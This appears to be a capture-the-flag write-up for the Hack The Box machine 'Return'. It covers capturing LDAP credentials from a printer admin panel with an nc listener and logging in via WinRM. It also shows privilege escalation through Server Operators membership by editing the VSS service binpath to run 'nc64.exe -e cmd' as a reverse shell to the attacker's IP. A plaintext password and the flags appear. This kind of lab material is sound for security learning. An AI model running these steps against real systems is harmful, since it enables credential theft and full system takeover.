Recon
Nmap
The first thing that I do is run nmap scan that show this results:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sV -sC --min-rate=1000 -p- 10.10.11.108 -o nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-18 02:39 EST
Nmap scan report for 10.10.11.108
Host is up (0.24s latency).
Not shown: 65509 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: HTB Printer Admin Panel
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-12-18 07:59:03Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc         Microsoft Windows RPC
49681/tcp open  msrpc         Microsoft Windows RPC
49688/tcp open  msrpc         Microsoft Windows RPC
49699/tcp open  msrpc         Microsoft Windows RPC
57825/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-12-18T08:00:05
|_  start_date: N/A
|_clock-skew: 18m33s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 154.44 seconds
From the nmap results, we can see that there is port 80 which is a web service that running on the server and on port 445 is SMB.
SMB
Take a look in smb by using cracknmapexec
1
2
3
4
┌──(kali㉿kali)-[~/htb/machine/ad/return]
└─$ crackmapexec smb 10.10.11.108 --shares
SMB         10.10.11.108    445    PRINTER          [*] Windows 10 / Server 2019 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)
SMB         10.10.11.108    445    PRINTER          [-] Error enumerating shares: STATUS_USER_SESSION_DELETED
It show a hostname PRINTER.return.local and need authen to show more.
Website - TCP 80

Take a look in the website, that is a link to connect to printer
Exploit
User

The printer admin will send ldap credential to printer to auth so i set up a nc listener and send it to my IP, and when send cred nc show user and password
1
2
3
4
5
6
┌──(kali㉿kali)-[~/htb/machine/ad/return]
└─$ nc -nvlp 389
listening on [any] 389 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.108] 49594
0*`%return\svc-printer�
                       1edFg43012!!
Now, try smb with auth
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[~/htb/machine/ad/return]
└─$ crackmapexec smb 10.10.11.108 --shares -u svc-printer -p '1edFg43012!!'
SMB         10.10.11.108    445    PRINTER          [*] Windows 10 / Server 2019 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)
SMB         10.10.11.108    445    PRINTER          [+] return.local\svc-printer:1edFg43012!!
SMB         10.10.11.108    445    PRINTER          [+] Enumerated shares
SMB         10.10.11.108    445    PRINTER          Share           Permissions     Remark
SMB         10.10.11.108    445    PRINTER          -----           -----------     ------
SMB         10.10.11.108    445    PRINTER          ADMIN$          READ            Remote Admin
SMB         10.10.11.108    445    PRINTER          C$              READ,WRITE      Default share
SMB         10.10.11.108    445    PRINTER          IPC$            READ            Remote IPC
SMB         10.10.11.108    445    PRINTER          NETLOGON        READ            Logon server share
SMB         10.10.11.108    445    PRINTER          SYSVOL          READ            Logon server share
And check with winrm and it pwn3d
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/htb/machine/ad/return]
└─$ crackmapexec winrm 10.10.11.108 -u svc-printer -p '1edFg43012!!'
SMB         10.10.11.108    5985   PRINTER          [*] Windows 10 / Server 2019 Build 17763 (name:PRINTER) (domain:return.local)
HTTP        10.10.11.108    5985   PRINTER          [*] http://10.10.11.108:5985/wsman
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.11.108    5985   PRINTER          [+] return.local\svc-printer:1edFg43012!! (Pwn3d!)
Connect by winrm and get user flag
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/htb/machine/ad/return]
└─$ evil-winrm -i 10.10.11.108 -u svc-printer -p '1edFg43012!!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-printer\Documents>
User flag: 19c79d3f4dbaf48bc1daa25220645fd2
Privilege Escalation
See priv and group
First, see priv and group of user svc-printer
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                         State
============================= =================================== =======
SeMachineAccountPrivilege     Add workstations to domain          Enabled
SeLoadDriverPrivilege         Load and unload device drivers      Enabled
SeSystemtimePrivilege         Change the system time              Enabled
SeBackupPrivilege             Back up files and directories       Enabled
SeRestorePrivilege            Restore files and directories       Enabled
SeShutdownPrivilege           Shut down the system                Enabled
SeChangeNotifyPrivilege       Bypass traverse checking            Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Enabled
SeTimeZonePrivilege           Change the time zone                Enabled
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Server Operators                   Alias            S-1-5-32-549 Mandatory group, Enabled by default, Enabled group
BUILTIN\Print Operators                    Alias            S-1-5-32-550 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
Pay attention to Server Operators group, this allow user to edit and control service
1
2
3
4
5
6
7
8
9
10
11
12
13
A built-in group that exists only on domain controllers.
By default, the group has no members. Server Operators can
log on to a server interactively; create and delete
network shares; start and stop services; back up and
restore files; format the hard disk of the computer; and
shut down the computer. Default User Rights: Allow log on
locally: SeInteractiveLogonRight Back up files and
directories: SeBackupPrivilege Change the system time:
SeSystemTimePrivilege Change the time zone:
SeTimeZonePrivilege Force shutdown from a remote system:
SeRemoteShutdownPrivilege Restore files and directories
SeRestorePrivilege Shut down the system:
SeShutdownPrivilege
Like https://www.hackingarticles.in/windows-privilege-escalation-server-operator-group/, I get RCE now
Edit, stop and run reverse shell by nc
1
2
3
4
5
6
7
8
*Evil-WinRM* PS C:\prog> sc.exe config VSS binpath="C:\windows\system32\cmd.exe /c C:\prog\nc64.exe -e cmd 10.10.14.3 443"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\prog> sc.exe stop VSS
[SC] ControlService FAILED 1062:

The service has not been started.

*Evil-WinRM* PS C:\prog> sc.exe start VSS
And use nc to listen reverse shell
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/htb/machine/ad/return]
└─$ nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.108] 54619
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
And now, WE ARE ROOT !!
Root flag: bfd83d73bbc30b65bcf1355c6a865bde
Box Rooted
If you find my articles interesting, you can buy me a coffee